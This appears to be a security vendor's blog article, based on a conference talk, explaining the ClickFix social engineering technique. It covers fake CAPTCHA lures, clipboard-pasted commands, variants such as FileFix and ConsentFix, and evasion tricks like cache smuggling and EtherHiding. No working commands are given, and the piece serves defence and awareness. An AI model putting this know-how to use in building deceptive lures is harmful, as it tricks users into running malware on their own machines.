
A website shows a security check that looks like Cloudflare’s. To “prove you’re not a robot”, it asks you to press Win + R, then Ctrl + V and then Enter. Anyone who follows those steps opens the Windows Run dialog, pastes a command the page copied to the clipboard without warning, and runs it with their own permissions.
That’s the basis of ClickFix, a technique that doesn’t need to exploit any vulnerability: all it takes is for the person to follow instructions. According to the ESET Threat Report H1 2025, ClickFix detections grew 517% between the second half of 2024 and the first half of 2025, and the technique ranked as the second most common attack vector after phishing, accounting for nearly 8% of blocked attacks (Infosecurity Magazine).
This article is based on the talk Loading ClickFix.exe: Please paste to continue, presented at the BlueSpace Village of Ekoparty 2026.
Image 1. Presentation of Loading ClickFix.exe at the BlueSpace Village of Ekoparty 2026.
Below, we analyze what ClickFix is, how an attack works, what variants exist, what traces it leaves and how to protect yourself.
What is ClickFix?
ClickFix is a social engineering technique in which a threat actor convinces the victim to run a malicious command on their own. The page invents a problem — a CAPTCHA that failed, a document that won’t load or a video call with errors — and offers a “solution” that always involves opening a system tool, pasting some text and pressing Enter.
According to industry researchers, the technique was first observed between March and June 2024, in email campaigns by an actor identified as Storm-1607 that aimed to install the DarkGate malware.

Image 2. The stages of a ClickFix attack and the different types of lure. Sources: security vendor research and ESET LATAM.
The idea isn’t new. More than fifteen years ago, the README.txt files of cracked games asked users to disable the antivirus and run a file as administrator. ClickFix keeps the logic and changes the presentation: today the request arrives in the form of a security check.

Image 3. From the 2008 crack to the 2026 fake CAPTCHA.
How does a ClickFix attack work?
In its most widespread version, the attack follows these steps:
- Lure. The victim reaches the page from an email, a search result or a compromised legitimate site.
- Fake problem. The page shows an error or a check that prevents them from continuing.
- Instructions. The person is told which keys to press to “fix it”.
- Copy and paste. A script on the page has already copied the malicious command to the clipboard.
- Execution. When Enter is pressed, the operating system runs the command with the user’s permissions.

Image 4. Recreation of a typical lure. It does not correspond to any real site.

Image 5. Execution chain on Windows. Sanitized example based on industry research.
The command usually downloads a file from an external server, decodes it (typically from Base64) and runs it in a hidden window. To do this it uses legitimate tools already installed on the system, such as PowerShell, mshta, curl or cmd. These binaries are known as LOLBins (Living Off the Land Binaries). According to some security vendors, PowerShell is the most used interpreter in these chains, and the commands iwr, irm and iex are the ones that recur most.
Since none of these tools is malicious on its own, detection can’t rely on the file alone: you need to analyze which process launched which, and in what order.
Security researchers also documented more elaborate variants, such as commands that use ssh.exe to launch PowerShell, with the domain fragmented to evade filters and a final comment like Microsoft Defender Services Secure Access, which is the only thing the victim gets to see in the Run dialog.
ClickFix on macOS
On macOS the lure asks the user to open Terminal (Command + Space, type “Terminal”), paste the command and press Enter. The chain is similar to the Windows one and includes system-specific steps, such as removing the quarantine attribute from the downloaded file to avoid Gatekeeper warnings.

Image 6. The ClickFix chain on macOS and the signal each step leaves.
Types of ClickFix
Today ClickFix groups together a family of variants. Two questions help classify them: what problem the lure invents, and where the victim is asked to paste the command.

Image 7. The evolution of ClickFix. Sources: Huntress, Expel, Push Security, Censys and other security vendors.
By the lure
- Fake CAPTCHA or human verification. The most common format, often imitating Cloudflare or reCAPTCHA.
- Browser or document error. The page pretends the content can’t be displayed.
- Broken meeting. In the ClickFake Interview campaign, attributed by Sekoia to Lazarus, a fake job interview showed a camera or microphone error and asked the user to “update the driver”.
- Fake Windows update. Huntress documented pages that imitate the Working on updates screen and hide the payload inside a PNG image.
- Failed download. In the DownloadFix variant, the page simulates an interrupted download and offers a “repair tool”.
By where the command is pasted

Image 8. Variants by the place where the command is pasted.
- Classic ClickFix: the Windows Run dialog (Win + R).
- FileFix: the File Explorer address bar. The variant was presented by researcher mr.d0x in June 2025.
- TerminalFix: PowerShell or the Windows Terminal, for example with Win + X (Huntress).
- macOS: the system Terminal.
- ConsentFix: a field on the web page itself, without running anything on the device (see below).
Evasion techniques
Beyond switching lures, many campaigns add techniques to make analysis and detection harder.
Fingerprinting
Before showing the lure, the page identifies the operating system, the browser and possible signs that the visitor is a crawler or an analysis environment. If the profile matches the intended victim, it shows the attack; if not, it shows an empty page or harmless content. Fingerprinting isn’t malicious on its own: the signal appears when it’s correlated with the rest of the chain.
Cache smuggling
Expel documented a campaign that impersonated a compliance checker for the Fortinet VPN. The lure asked the user to paste a path into File Explorer, but the copied text included 139 spaces that pushed the real command out of view. On top of that, the payload wasn’t downloaded: the page had loaded it as if it were an image, the browser cached it, and the script only had to pull it from there.

Image 9. Cache smuggling. Source: Expel (2025).
EtherHiding
In campaigns that combine ClickFix with EtherHiding, the compromised page doesn’t include the next-stage domain: it obtains it by querying a smart contract on a public blockchain, such as Polygon or BNB Smart Chain. This lets the threat actor change infrastructure cheaply without modifying the compromised sites. A GuidePoint researcher described it as an “attacker-controlled address book”, according to Dark Reading.
ConsentFix: ClickFix without malware
Push Security published, in December 2025, a variant that runs nothing on the device. The victim arrives from Google at a compromised site, enters their email in a fake verification and then signs in on the real Microsoft page. Microsoft redirects them to a localhost URL containing an OAuth authorization code for Azure CLI, and the page asks them to copy that URL and paste it.
